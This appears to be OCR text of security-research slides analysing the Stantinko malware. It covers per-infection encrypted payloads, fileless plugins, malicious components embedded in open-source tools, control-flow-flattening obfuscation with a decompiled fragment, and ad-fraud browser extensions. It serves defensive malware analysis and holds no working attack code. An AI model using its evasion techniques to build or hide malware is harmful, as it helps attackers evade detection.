
- Encrypted malicious code
- Unique key per infection (Bot id, Volume SN)
  - Lots of hashes for the same sample
- To perform analysis
  - Find the dropper
  - Get a sample + related context

Fileless Plugin System


- Final payloads never written to disk
- Non-persistent payloads
- To get the payloads
  - Code a bot mimicking an infected machine
  - Monitor infected machines

Hiding in legitimate software

- On-disk components are embedded into open source software
  - From GitHub, SourceForge, etc
  - LAME, libart, AFNI (Analysis of Functional NeuroImages)
- Makes classification more difficult



.rdata:1004...	00000016	C	usage: %s [switches]
.rdata:1004...	00000016	C	inputfile outputfile\n
.rdata:1004...	00000026	C	Switches (names may be abbreviated):\n
.rdata:1004...	0000004E	C	-optimize Optimize Huffman table (smaller file, but slow compression)\n
.rdata:1004...	0000002F	C	-progressive Create progressive JPEG file\n
.rdata:1004...	0000001E	C	Switches for advanced users:\n
.rdata:1004...	0000000B	C	(default)
.rdata:1004...	0000002B	C	-dct int Use integer DCT method%s\n
.rdata:1004...	00000039	C	-dct fast Use fast integer DCT (less accurate)%s\n
.rdata:1004...	00000032	C	-dct float Use floating-point DCT method%s\n
.rdata:1004...	00000044	C	-restart N Set restart interval in rows, or in blocks with B\n
.rdata:1004...	00000034	C	-maxmemory N Maximum memory to use (in kbytes)\n
.rdata:1004...	0000002F	C	-outfile name Specify name for output file\n
.rdata:1004...	0000002C	C	-verbose or -debug Emit debug output\n
.rdata:1004...	00000017	C	Switches for wizards:\n
.rdata:1004...	00000039	C	-scans file Create multi-scan JPEG per script file\n
.rdata:1004...	00000039	C	-copy none Copy no extra markers from source file\n
.rdata:1004...	00000036	C	-copy comments Copy only comment markers (default)\n
.rdata:1004...	00000029	C	-copy all Copy all extra markers\n
.rdata:1004...	00000023	C	Switches for modifying the image:\n
.rdata:1004...	00000038	C	-grayscale Reduce to grayscale (omit color data)\n
.rdata:1004...	00000048	C	-flip [horizontal|vertical] Mirror image (left-right or top-bottom)\n
.rdata:1004...	00000041	C	-rotate [90|180|270] Rotate image (degrees clockwise)\n
.rdata:1004...	00000022	C	-transpose Transpose image\n
.rdata:1004...	0000002D	C	-transverse Transverse transpose image\n
.rdata:1004...	00000035	C	-trim Drop non-transformable edge blocks\n
.rdata:1004...	00000024	C	Can't open scan definition file %s\n





AFNI program: djpeg

Output of `-help`


```
usage: /fraid/pub/dist/bin/linux_openmp_64/djpeg [switches] [inputfile]
Switches (names may be abbreviated):
  -colors N      Reduce image to no more than N colors
  -fast          Fast, low-quality processing
  -grayscale     Force grayscale output
  -scale M/N     Scale output image by fraction M/N, eg, 1/8
  -bmp           Select BMP output format (Windows style)
  -gif           Select GIF output format
  -os2           Select BMP output format (OS/2 style)
  -pnm           Select PBMPLUS (PPM/PGM) output format (default)
  -targa         Select Targa output format
Switches for advanced users:
  -dct int       Use integer DCT method (default)
  -dct fast      Use fast integer DCT (less accurate)
  -dct float     Use floating-point DCT method
  -dither fs     Use F-S dithering (default)
  -dither none   Don't use dithering in quantization
  -dither ordered  Use ordered dither (medium speed, quality)
  -map FILE      Map to colors used in named image file
  -nosmooth      Don't use high-quality upsampling
  -onepass       Use 1-pass quantization (fast, low quality)
  -maxmemory N   Maximum memory to use (in kbytes)
  -outfile name  Specify name for output file
  -verbose  or  -debug   Emit debug output
```

This page auto-generated on Wed Sep 27 11:30:13 EDT 2017


afni.nimh.nih.gov - Mozilla Firefox
afni.nimh.nih.gov
https://afni.nimh.nih.gov
Search
Home
About
Documentation
Software
Message Board
SSCC Staff
Bootcamp
Contact Us
Inter-Subject Correlation Group Analysis
1
2
3
Main menu
Home
About
Documentation
Software
Message Board
SSCC Staff
Bootcamp
Contact Us
Quick Links
Class Handouts
Atlases
Intro
AFNI (Analysis of Functional NeuroImages) is a set of C programs for processing, analyzing, and displaying functional MRI (FMRI) data - a technique for mapping human brain activity. It runs on Unix+X11+Motif systems, including SGI, Solaris, Linux, and Mac OS X. It is available free (in C source code format, and some precompiled binaries) for research purposes.
Current AFNI Version
AFNI_17.2.17
latest compile date
27 Sep 2017 11:28 EDT
Site Search
Staff login



THAT SOUNDS
COMPLICATED
mgf p com


web.archive.org/web/20170610041306/http://vp9codec.co
VP9 Codec
Hard Disk Bug Report Group
VP9
VP9 is an open and royalty free video coding format.
GITHUB
UPDATE
Efficiency
In Netflix's "Large-Scale Video Codec Comparison of x264, x265 and Libvpx for Practical VOD applications", libvpx came out 30% more efficient than x264 and 20% less efficient than x265 by Netflix's own VMAF metric. The comparison evaluated the slowest encoding speeds available for each encoder. The disparity between libvpx and x265 was much less on the SSIM metric (3%), which is consistent with previous findings that showed x265 to narrowly beat libvpx at the very highest quality (slowest encoding) whereas libvpx was superior at any other encoding speed, by SSIM.
In a subjective quality comparison conducted in 2014 featuring the reference encoders for HEVC (HM 15.0), MPEG-4 AVC/H.264 (JM 18.6), and VP9 (libvpx 1.2.0 with preliminary VP9 support), VP9, like H.264, required about two times the bitrate to reach video quality comparable to HEVC, while with synthetic imagery VP9 was close to HEVC. By contrast, another subjective comparison from 2014 concluded that at higher quality settings HEVC and VP9 were tied at a 40 to 45% bitrate advantage over H.264.
Performance
An encoding speed versus efficiency comparison of the reference implementation in libvpx, x264 and x265 was made by an FFmpeg
Sintel (1080p)
23


hdr-group.org:8080
VP9 Codec
Hard Disk Bug Report Group
Hard disk bug report
SAS vs SATA
SATA vs ESATA
SCSI vs SATA
USB3 vs SATA
Contact Us
SAS vs. SATA
SATA and SAS connectors are used to hook up computer components, such as hard drives or media drives, to motherboards. SAS-based hard drives are faster and more reliable than SATA-based hard drives, but SATA drives have a much larger storage capacity. Speedy, reliable SAS drives are typically used for servers while SATA drives are cheaper and used for personal computing. SAS stands for Serial Attached SCSI (pronounced "scuzzy") or Serial Attached Small Computer System Interface, while SATA stands for Serial ATA or Serial Advanced Technology Attachment.
SATA
Serial Attached SCSI
Acronym for
Serial ATA or Serial Advanced Technology Attachment.
Serial Attached SCSI (pronounced "scuzzy") or Serial Attached Small Computer System Interface.
Advantages
Inexpensive, large storage capacity.
Fast data transfer rate, higher MTBF than SATA (1.2 to 1.6 million hours of use at 45 °C), longer cables, sometimes higher rpm.
Disadvantages
Lower MTBF than SAS (700,000 hours to 1.2 million hours of use at 25 °C), less suited for servers.
Expensive, less storage capacity, uses more power to operate
Speed
Data transfers at the rate of up to 6 Gb/s
Data transfers at the rate of up to 6 Gb/s, but generally faster than

Obfuscation

- Custom obfuscator
  - Merges multiple functions together
  - Control flow flattening
- To perform analysis
  - Find non-obfuscated older variant
  - Dynamic analysis




```
virtual_pc = 0x35BB;
v55 = 0;
v29 = 0x35BB;
while ( 1 )
{
  if ( virtual_pc > 0x3D2B )
  {
    if ( virtual_pc > 0x4AC2 )
    {
      if ( virtual_pc > 0x4B94 )
      {
        if ( virtual_pc == 0x4BDA )
          goto LABEL_63;
        if ( virtual_pc == 0x4C20 )
          goto LABEL_23;
      }
      else
      {
        switch ( virtual_pc )
        {
          case 0x4B94u:
            v26[3] = 1;
            break;
          case 0x4B08u:
            *(*v1 + 16) = v41;
            break;
          case 0x4B4Eu:
            *(*v1 + 12) = v38;
            if ( v39 )
            {
              v21 = 12952;
              do
              {
                if ( v21 == 12952 )
                {
                  *v26 = 30;
                  v22 = -4;
                }
                else if ( v21 == 13023 )
                {
                  goto LABEL_23;
                }
                v21 += 71;
```

Ad Fraud browser Extensions

Stantinko’s main usage

Overview




- Installed by the Browser Extension Downloader Service (**BEDS**)
- Share a custom encryption algorithm with AdStantinko


Ad Fraud

- Inject advertisement in targeted websites
- Redirect the user when a targeted domain is browsed

